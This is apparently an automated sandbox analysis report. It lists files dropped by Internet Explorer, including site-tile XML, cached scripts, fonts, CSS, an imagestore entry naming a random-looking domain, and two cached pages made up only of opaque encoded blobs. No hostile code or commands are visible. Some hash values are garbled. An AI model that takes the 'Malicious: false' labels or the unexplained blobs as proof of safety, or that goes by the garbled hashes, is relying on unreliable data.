Size (bytes):	656
Entropy (8bit):	5.0053802440062976
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEBnWiml002EtM3MHdNMNxOEBnWiml00OYGVbkEtMb:2d6NxOcSZHKd6NxOcSZ7YLb
MD5:	66D2BBE12571B9365485F510DC138370
SHA1:	14351E34F7ECFAE99486EC68534D90388F5E3A3D
SHA-256:	F66F7695D0B883035391B5FE0A6849B42D9FFD2077FB05A7685B1A8A8F1B7225
SHA-512:	313EF328CCD7C1694A7CBBA5F2B85AD1FCDA6D4FA2EE7B1A48107C4EDCA9583D9AF14BEA7BB6C840856DB4E2B01811553C63C94F43A0F0D7F84AB9441B7A517D
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xe0b1fcdc,0x01d6fed1</date><accdate>0xe0b1fcdc,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xe0b1fcdc,0x01d6fed1</date><accdate>0xe0b1fcdc,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.071026495968943
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kke9nWiml002EtM3MHdNMNxe2kke9nWiml00OYGkak6EtMb:2d6Nxr9e9SZHKd6Nxr9e9SZ7Yza7b
MD5:	AAA7C5B18E431F68403E068B26DA362D
SHA1:	19F03C3E096206720750559 87B12D16C38D94206
SHA-256:	2B9792D44985B42764D8E8E801835AE9B65573CAE971A9CC5290024411A0337D
SHA-512:	5DA7864D0680D40C0FAEC952E4D17238E3D653CF983F234FFF51DF4B0F0ABCDA0B817AD47E54EF43A74EF86AB425BE3BC2C853E2AE380C7E63B8ACD048495862

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xe0ad3812,0x01d6fed1</date><accdate>0xe0ad3812,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xe0ad3812,0x01d6fed1</date><accdate>0xe0ad3812,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.069758072242126
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL7nWimI002EtM3MHdNMNxvL7nWimI00OYGmZEtMb:2d6NxvXSZHKd6NxvXSZ7Yjb
MD5:	DB93FB0A43D500322FD5CBE5CB7C87C8
SHA1:	4227DA19E757B0907E1598A688626886E2751156
SHA-256:	3B62E33E0DBEAA7835D001A6E392AF7E682F7F04E50A9F1E779C99DE842183FE
SHA-512:	A02DC67966A4EFFCB9751BBCE1AE58B128C16C03403A490F2797E48F8C46A17FD2319FF99DE198734CA34B373A342B1EF6EF9B627CE16F2280D8AB344DC9318
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xe0b45efb,0x01d6fed1</date><accdate>0xe0b45efb,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xe0b45efb,0x01d6fed1</date><accdate>0xe0b45efb,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.043958628722364
Encrypted:	false
SSDEEP:	12:TMHdNMNxiRnWimI002EtM3MHdNMNxiRnWimI00OYGd5EtMb:2d6NxuSZHKd6NxuSZ7YEjb
MD5:	D6E4ABC8F95B676657F788B3FB2CBC36
SHA1:	3A77D0487FCFB1B077AEFF794593960516DD06EE
SHA-256:	3C22CA9D7936827E0458C9C26CBAB26B2B8265309528DA7E41FA17942990CC6F
SHA-512:	CFCDE02CC3D82F932C00E497A6E32D34D79C0EA9C5E8C725D4C0695E2655B50D0EFE2DBF150DB2C9472EDB8EC27E57C642287D56B041BF3A23DC1065695A0FB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xe0af9a80,0x01d6fed1</date><accdate>0xe0af9a80,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xe0af9a80,0x01d6fed1</date><accdate>0xe0af9a80,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	656
Entropy (8bit):	5.078697528996122
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw7nWimI002EtM3MHdNMNxhGw7nWimI00OYG8K075EtMb:2d6NxQKSZHKd6NxQKSZ7YrKajb
MD5:	11510555A8DB89B080E208118F068295
SHA1:	265F3468C6C1D0D0EE767C050BB3038751912437
SHA-256:	A759F0A6A6FF99DCBDB2F5ECACBC9E7B08FE3B76EAF220CE98EDF6A3ADEBF76A
SHA-512:	5887C500D7FC0BAF1073B075BE7CBCBFC82AF9C397751EFE970C078479138924F29C88F448DD6D0D12A5A05E0688D717BB095FE89F72B03C612DBDCA92DF98
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xe0b45efb,0x01d6fed1</date><accdate>0xe0b45efb,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xe0b45efb,0x01d6fed1</date><accdate>0xe0b45efb,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.004049409547967
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nBnWimI002EtM3MHdNMNx0nBnWimI00OYGxEtMb:2d6Nx0BSZHKd6Nx0BSZ7Ygb
MD5:	0F6C7FE42D80735B94CCE0FFA1062AD5
SHA1:	ABAE8E0AA7C0163A17E26D069928B090D4EA27FA
SHA-256:	5846AA607541A37D8594989C9D7E02BDC0FCD2B2BCED301DCC54B0C845DFC483
SHA-512:	A38691665E0B4AF6CAB15C80421F04D6D75025FED642196F8ADA5C79B9A8C55C83E8E5DC0D77F542E48F8A29607DF789AE855362C03AC31A4C7EEF9F85207E9
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xe0b1fcdc,0x01d6fed1</date><accdate>0xe0b1fcdc,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xe0b1fcdc,0x01d6fed1</date><accdate>0xe0b1fcdc,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.045015523334091
Encrypted:	false
SSDEEP:	12:TMHdNMNxxBnWimI002EtM3MHdNMNxxBnWimI00OYG6Kq5EtMb:2d6NxLSZHKd6NxLSZ7Yhb
MD5:	CF7CD97C21B6E5AB351243E8B2F387AA
SHA1:	4DC278FFFFFB269514E83BB041083A3B1556C275
SHA-256:	8F8755DCD4BA40957266AAEDA5864EAFDDE6A1CC77D78CEEC60AD191CE250AE0
SHA-512:	17FEDC693061275F2B17E78A31008939D765DCA7DFE9EE37139C9A2062BD0AF77E0A518A4A87E1D964A661756D18BD6CDB6846D1AA1CD924FE82F2A42191B56
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xe0b1fcdc,0x01d6fed1</date><accdate>0xe0b1fcdc,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xe0b1fcdc,0x01d6fed1</date><accdate>0xe0b1fcdc,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.047015642768831
Encrypted:	false
SSDEEP:	12:TMHdNMNxcRnWimI002EtM3MHdNMNxcRnWimI00OYGVEtMb:2d6NxoSZHKd6NxoSZ7Ykb
MD5:	9FFEB35B7C695F9C8F4860818F83C501
SHA1:	EB8F489F28A9DC4CF6AE3723FC836365995E5561
SHA-256:	5150D10D50054B8C904D5C3F1ECBCB94ABEC0FE1B0AF256B5161F3C841AA7984
SHA-512:	E6D49A4B508BD0BD50478C5FFE005D2CC036F70D2F20C6CE733A99D618F747F8EF2011CD033E9C452387B5245960CE18B7D90FDA34D83A683851C9F8920451A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xe0af9a80,0x01d6fed1</date><accdate>0xe0af9a80,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xe0af9a80,0x01d6fed1</date><accdate>0xe0af9a80,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.029903070940921
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnRnWimI002EtM3MHdNMNxfnRnWimI00OYGe5EtMb:2d6NxZSZHKd6NxZSZ7YLjb
MD5:	9EA6D57D8AD19530E6ECEDB027B61067
SHA1:	8DC968FBA4496BA6DADC464375C352B57FB60726

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
SHA-256:	2F03919A8313E6FA514D480BB82A5EAF191DCBAC486530F2C6970DF285877E99
SHA-512:	28DBA7A61075CF9BDD8CE86A7F66931A5FBC98A89171677A47AF0601D7F3C59D027BE4C331E1BEBA5CBE8D0F3ED71051C45212C7B920B64493D81CA411CB346
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xe0af9a80,0x01d6fed1</date><accdate>0xe0af9a80,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xe0af9a80,0x01d6fed1</date><accdate>0xe0af9a80,0x01d6fed1</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\gee00pr\imagestore.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	12244
Entropy (8bit):	4.269235131163606
Encrypted:	false
SSDEEP:	192:fCBB5zZ0lG46AaXJFG6v7mOCBW5zZ0lG46AaXJFG6v7mi:0B5dmXJFGwaFW5dmXJFGwai
MD5:	ADE52A2CDF2199FB444A8361C692F9D1
SHA1:	88569CA8383E5F9EC1E581CBED0E6C9F30A85FB0
SHA-256:	7F30A5AD13B1C5BF614B2BFA60338F82C62D545172C23576233388788B232A7D
SHA-512:	191DEE066FAD4758615E833F1B36CB281F73E069B83417A943712B58C75D60E989A915812D24ED5E226C734E3AF8399874342F2E17F9705CF55B9CCA4989795B
Malicious:	false
Preview:	%.h.t.t.p.s.:././.w.w.w...m.i.c.r.o.s.o.f.t...c.o.m./.f.a.v.i.c.o.n...i.c.o.>.....(.....(..... .....N..... """" 3330"""" 3330"""" 3330"""" 3330"""" 3330"""" 3330"""" 3330.....UUUPDDD@UUUPDDD@UUUPDDD@UUUPDDD@UUUPDDD@UUUPDDD@UUUPDDD@..... .....}2t_....i"`....-.h.t.t.p.:././.p.r.o.n.p.e.p.s.i.p.i.r.p.y.a.m.v.i.o.e.r.d...c.o.m./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s....s...sw..r.... ...s...s...s.....s...s..s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s.. s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\7h[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2476
Entropy (8bit):	5.988046623872346
Encrypted:	false
SSDEEP:	48:T7RIJfbsubj0FGyRZevilrZS4BuxitlJXBfVOghP87xVrUuA:nVYYFGyKWEsQJkIU7xlUb
MD5:	932D41136B3BE3FD959DFAC2DBA155AF
SHA1:	1435668E668C81DD52C4BF6980DE2219800EAAAC
SHA-256:	580FB53E9B2C064C5DF469CE9A29814A332C22F6B116489552A3B83C98AA8096
SHA-512:	7BA4F0C3923DC5748C3CB95A2E218D11E8D8ECF22583EC1E8715DC63D90F97EAAAAE7430021BE39881C00835EF6BD78A08BBDDD377650FFA645065C9979233I 8
Malicious:	false
Preview:	O2jzYvySU4vk9QR5ioimjXFyNz74/V/AadtXUyihcA2+XEAgPB0tOootysF4IyFzEuK+PJLPy8EdgKas7U7OKxroHhHi8Wjuh2vj5D3YRIcvqtU90tSGpsBmg6AzdSfbp+ RkKVhAv+MnYqSyhvClDw5t6cQupcoyQoYsB5/6vJ6agPElgI7riSRoFCDx6n89oIpyAx0j9WEm1kEnxTS0uspjWbqV95T1OCUafFu0dr/eL7bmPoeTSFL8Kzf/zHccMXsA y8E6jVYW8hm38pmmnrqZo0z17z4NZ5H5Nq1LVn9R0OC6TmsfGVpiAf5nB6uCzmjt9vIxvjXQ+KLI1Wjf65Ai49wBTCygVPkztkTAm9TMgTa0GPCRBfGpcCJXCjN5d8PxQm zfgSdYYS+1hVqua9tIA1DKSVXI2k0P7aucxSoj0nZRC26iSCRIAd9nOR2iE8DYXsMNkGIM7e+lxUiZe4U3gSg+mS4sfvxPeYbOxjdI9t6ycgjFP1Oul+Z3ooed8bbTShdO KTUNYQT26YJAntkKt3/HVUh5ZdNsfhDU+4vcXp+ECtOEVWjw60pzrFav3MpaaBrm8zjtQRsnEWRJWCJV1aO30YMbSBG16firEecPsWZH+/BfAZ6nCwGBgAnR pq9mL1IccIYr4uPcTcp0hIHG0QBTYu3AVXRtEv6YuN5II7B6+g5YhnqU/mwzCt2lb9E0AeYZ9X6NWq048X8zXOJrM+Ba3dbXJzcqFMGZMF8SdiqQR1HXaw0K 5jOcmuwN9v/ZgrnMS4Gz8cDZZTQJ0Fvnf0rbOPbD6QXG3tfgG/8BLoyq327UBkJ/MnI/AL8Qnt5/SEfS6V3JIx8+1TjkPnhJ1LNmNAc7RZQLx6mTX2axcEA8TvZ4kTYcQj Qy1GZZOH3aPz6Ix+JhSO1v3Z6bo6NV7+Z+myKjRAN2Vr0BaMQcxJdo8SwYuEZxNlWcZQw+YIBWfpL1hYc2WmRaSiVj1cQpM9SsuCX1oGsuDJW4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\S[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	295700
Entropy (8bit):	5.999829797633625
Encrypted:	false
SSDEEP:	6144:YvPsLIubu247W7DOmOblnqGXN1/l+qlvGAT4qPo8nCX4f10ai0+:+Pssuhi86qGXNH+Q3ggCX3a9+
MD5:	8AE37E7E0148B06F4FB85AB05484E609
SHA1:	08B81093F1C189E609BE7CA767EFD6FCA0102389
SHA-256:	CBDB9F54CCDB45C4CA263F6AD740385091D42B17BF7D68466A1B387120E81149
SHA-512:	338E68E77F1ACC889AE8B5322B0FE3EB953D41F541269D1176A7AD488C084067011573864C65E041A28C2F6D9B22565C186825E17906FDF21103796468B78DA0
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\S[1].htm	
Preview:	vk1VboY3elcR8cT1VMMmFhy4lUFSgrqbmNjxVSv9I/37QqHTv/+mCj+a6fKJ/XlxNVCOOuvlGelf3+EZgawVC5UeU/BRiONRD9At6V1UH0namcdYAIGIe0AppUzPVI2GKZ AOLcitOu/gSSH7DtM8AK7zrO2NJm+USncN6soOMDDOjaiIdckYadYJT+DDAPSzOImqdHNjcAgA9FTx80H2hDMn3tzpz01zZ9df3NsEuVoDmZpSKfww3waaOY sYgzTubYXwvjILsKKE/BwRehNXX4JOM/w7/hC46hsIhKMEXumdvcOmzPyS8TQ9lpOnTbuH24LYdlvlZJQV2QZPHsCupwbUnaGM0EuRprRYxTctouhcouFCIpgEerUEI2lP r8CXEUoVugF71YMlT20ezHJsgvt/cV2iEwaVGGJoYtkVIXBCuIWqCD5W1F3JrMvPTDtUu8LoGrUGRJeZl6PAXTAwTwCR4tnkZ8Xy2BU/Uz1PubaN8tuDr+Mx71Qgnvo/ev qx8Ctnyb2GgqfsYCQZ+MMPvxh8tt2XUWLA2k077yxBdk2NCVeOfZWs5zhYkij1ed9Xo1MBmCZHNj/VtcU0/HJj2JbYg+KZaR4FkPp0nyz1SWYFxKDVIMTjKp+LvY/nYa5D 4uswkfRo2uc4rNuxi9bBfO8sOBrXQF+2HEy7DpILvCdj+WXSdem1/VAMk7UFb7lD07uZ4RogkeiqI/wnfIOXF9zzhEyzUi6qtdogTltDMxHh7P5ER+vOAHKg6ne2ly9LD+ RWcKJz4R14/FDtnKqfjmlITz1RHBF8eoW0DVt1tRLmxkXpUz+rVtXKQM3lyvTdjo7jKBDKThtsGNBfM6qRLbx8Mb9BO4cRsJDZ+EVpnmdzlLwnFM3KfQben83B1ROdgOTT fTMfHgj3vx7WLPRveBL4/ihzk93XtzmBxEXxSnGrKygEFdU5bbDLT6q3TiI30A4vAsDVtZA8h16HqNvcWBcf1FbS8KvE3SjK3j+M

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\jquery-1.9.1.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	92629
Entropy (8bit):	5.303443527492463
Encrypted:	false
SSDEEP:	1536:dnu00HWWaRxkqJg09pYxoxDKMXJrg8hXXO4dK3kyfiLJBhdSZE+I+Qg7rbaN1RUx:ddkWgoBhcZRQgmW42qe
MD5:	397754BA49E9E0CF4E7C190DA78DDA05
SHA1:	AE49E56999D82802727455F0BA83B63ACD90A22B
SHA-256:	C12F6098E641AACA96C60215800F18F5671039AECF812217FAB3C0D152F6ADB4
SHA-512:	8C64754F77507AB2C24A6FC818419B9DD3F0CECCC9065290E41AFDBEE0743F0DA2CB13B2FBB00AFA525C082F1E697CB3FFD76EF9B902CB81D7C41CA1C641D FB
Malicious:	false
Preview:	/*! jQuery v1.9.1 | (c) 2005, 2012 jQuery Foundation, Inc. | jquery.org/license.//@ sourceMappingURL=jquery.min.map.*/(function(e,t){var n,r,i=typeof t,o=e.document,a=e.l ocation,s=e.jQuery,u=e.$,l={},c=[],p="1.9.1",f=c.concat,d=c.push,h=c.slice,g=c.indexOf,m=l.toString,y=l.hasOwnProperty,v=p.trim,b=function(e,t){return new b.fn.init(e,t,r)},x=/[+-]?(?:\d*\.\|)\d+(?:[eE][+-]?\d+\|)/.source,w=/\S+/g,T=/^[\s\uFEFF\xA0]+\|[\s\uFEFF\xA0]+$/g,N=/^(?:(<[\w\W]+>)[^>]*|#([\w-]*))$/,C=/^<(\w+)\s*\/?>(?:<\/\1>\|)$/,k=/^[\],:{}\s]*$/,E=/(?:^|:|,)(?:\s*\[)+/g,S=/\\(?:["\\\/bfnrt]|u[\da-fA-F]{4})/g,A=/"[^"\\\r\n]*"|true|false|null|-?(?:\d+\.|)\d+(?:[eE][+-]?\d+|)/g,j=/^-ms-/,D=/-([\da-z])/gi,L=function(e,t){return t.toUpperCase()},H=function(e){(e.addEventListener||"load"===e.type||"complete"===o.readyState)&&(q(),b.ready())},q=function(){o.addEventListener?(o.removeEventList ener("DOMContentLoaded",H,!1),e.removeEventListener("load",H,!1)):(o.detachEvent("onreadystatechange",H),e.detachEvent("onload",H)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mwfmdl2-v3.54[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 26288, version 0.0
Category:	dropped
Size (bytes):	26288
Entropy (8bit):	7.984195877171481
Encrypted:	false
SSDEEP:	768:56JqQaQphRbTHiKNF5z/02h5KpJW3pPOA8Y9g/:gdTTH5XKpJWdH1W/
MD5:	D0263DC03BE4C393A90BDA733C57D6DB
SHA1:	8A032B6DEAB53A33234C735133B48518F8643B92
SHA-256:	22B4DF5C33045B645CAFA45B04685F4752E471A2E933BFF5BF14324D87DEEE12
SHA-512:	9511BEF269AE0797ADDF4CD6F2FEC4AD0C4A4E06B3E5BF6138C7678A203022AC4818C7D446D154594504C947DA3061030E82472D2708149C0709B1A070FDD0E
Malicious:	false
Preview:	wOFF.....f.....D.....OS/2...X...H...`JM.FVDMX.....^.qcmap.....*.9cvt ...4... ...*....fpgm...T.....Y...gasp...D.....glyf...P..U5.....head..]....2...6.. .Chhea..]....$$...hmtx..]....ye'loca..^.....Gmaxp..`.... ... ./..name..`....8....]..Rpost..f..... .Q.wprep..f$.....x...x.c`.Pf.....:....Q.B3_dHc..`e.bdb... .`@..`...../9.\|... V...)00...-.Wx...S....._..m.m.m.m.m;e..y.~.....<p..a.0t.&...a.pa.0B.1..F...Q.ha.0F.3.....q.xa.0A.0L.&...I.da.0E.2L....i.ta.0C.1..f...Y.la.0G.3.....y.\|a..@X0,.....E.ba.DX2,....e .ra..BX1..V...U.ja..FX3.....u.za..A.0I.6...M.fa.E.2I....m.va..C.1..v...].na..G.3.....}.~a.p@80.....C.a..pD82.....c.q..pB81..N...S.i..pF83.....s.y..pA.0\.....K.e..pE.2\....k.u..pC.1..n...[. m..pG.3.....{.}...@x0<.....G.c...Dx2<....g.s...Bx1..^...W.k...Fx3.....w.{...A.0\|.>...O.g...E.2\|....o.w...C.1..~..._.o..08.....?..0$.....x...mL.U.....9.x.`[...&BF@X...V.h.Z..h. .....`n....[..U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\17-f90ef1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	133618
Entropy (8bit):	5.224557040823137
Encrypted:	false
SSDEEP:	3072:1f/HuFVppxvIeJ0i9d1EwgXA9JKi5DCE4t:1f/Hu/FIeRgt
MD5:	04ECF0CF6CBC75F16F34D42554CB4C9D
SHA1:	16DFBFEFBD6BB75FD61E7D678693C7C3998677E9
SHA-256:	06B2E0143CA1583C507056D1BC66A4024530340BA5582682180D3E2DCE56D163
SHA-512:	4CEE973A807DB3FE44D7623388087B0293869A539CC5062F0B9EDC33E4CFE98B9D969A4D987F739769C56D058BC55DDEBAB1B38E9C2A2303AE30E35870CBAB 2
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\17-f90ef1[1].js	
Preview:	(function(){/**. * @license almond 0.3.3 Copyright jQuery Foundation and other contributors.. * Released under MIT license, http://github.com/requirejs/almond/LICENSE. */ .var requirejs,require,define,__extends;(function(n){function r(n,t){return w.call(n,t)}function s(n,t){var o,s,f,e,h,p,c,b,r,l,w,k,u=t&&t.split("/"),a=i.map,y=a&&a["*"]||{};if(n){ for(n=n.split("/"),h=n.length-1,i.nodeIdCompat&&v.test(n[h])&&(n[h]=n[h].replace(v,"")),n[0].charAt(0)==="."&&u&&(k=u.slice(0,u.length-1),n=k.concat(n)),r=0;r<n.length;r+ +)if(w=n[r],w==="."")n.splice(r,1),r-=1;else if(w===".."){if(r===0||r===1&&n[2]===".."||n[r-1]===".")continue;else r>0&&(n.splice(r-1,2),r-=2);n=n.join("/")}if((u||y)&&a){ for(o=n.split("/"),r=o.length;r>0;r-=1){if(s=o.slice(0,r).join("/"),u)for(l=u.length;l>0;l-=1)if(f=a[u.slice(0,l).join("/")],f&&(f=f[s],f)){e=f;p=r;break}if(e)break;!c&&y&&y[s]&&(c =y[s],b=r)}!e&&c&&(e=c,p=b);e&&(o.splice(0,p,e),n=o.join("/"))}return n}function y(t,i){return function(){var r=b.call(arguments,0

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\mwf-west-european-default.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	563851
Entropy (8bit):	5.221453271093944
Encrypted:	false
SSDEEP:	6144:2VR57iqbPXlB5UR5vWenR5xWeMFdBjL+ks0EcU0MWEsuWe5fXbHfxlN/FNCn/Lpl:tTP0BKYtf
MD5:	12DD1E4D0485A80184B36D158018DE81
SHA1:	EB2594062E90E3DCD5127679F9C369D3BF39D61C
SHA-256:	A04B5B8B345E79987621008E6CC9BEF2B684663F9A820A0C7460E727A2A4DDC3
SHA-512:	F3A92BF0C681E6D2198970F43B966ABDF8CCBFF3F9BD5136A1CA911747369C49F8C36C69A7E98E0F2AED3163D9D1C5D44EFCE67A178DE479196845721219E12
Malicious:	false
Preview:	@charset "UTF-8";/*! @ms-mwf/mwf - v1.25.0+6321934 | Copyright 2017 Microsoft Corporation | This software is based on or incorporates material from the files listed below (collectively, "Third Party Code"). Microsoft is not the original author of the Third Party Code. The original copyright notice and the license under which Microsoft rec eived Third Party Code are set forth below together with the full text of such license. Such notices and license are provided solely for your information. Microsoft, not the third party, licenses this Third Party Code to you under the terms in which you received the Microsoft software or the services, unless Microsoft clearly states that such Microsoft terms do NOT apply for a particular Third Party Code. Unless applicable law gives you more rights, Microsoft reserves all other rights not expressly granted under such agreement(s), whether by implication, estoppel or otherwise.*//*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css *

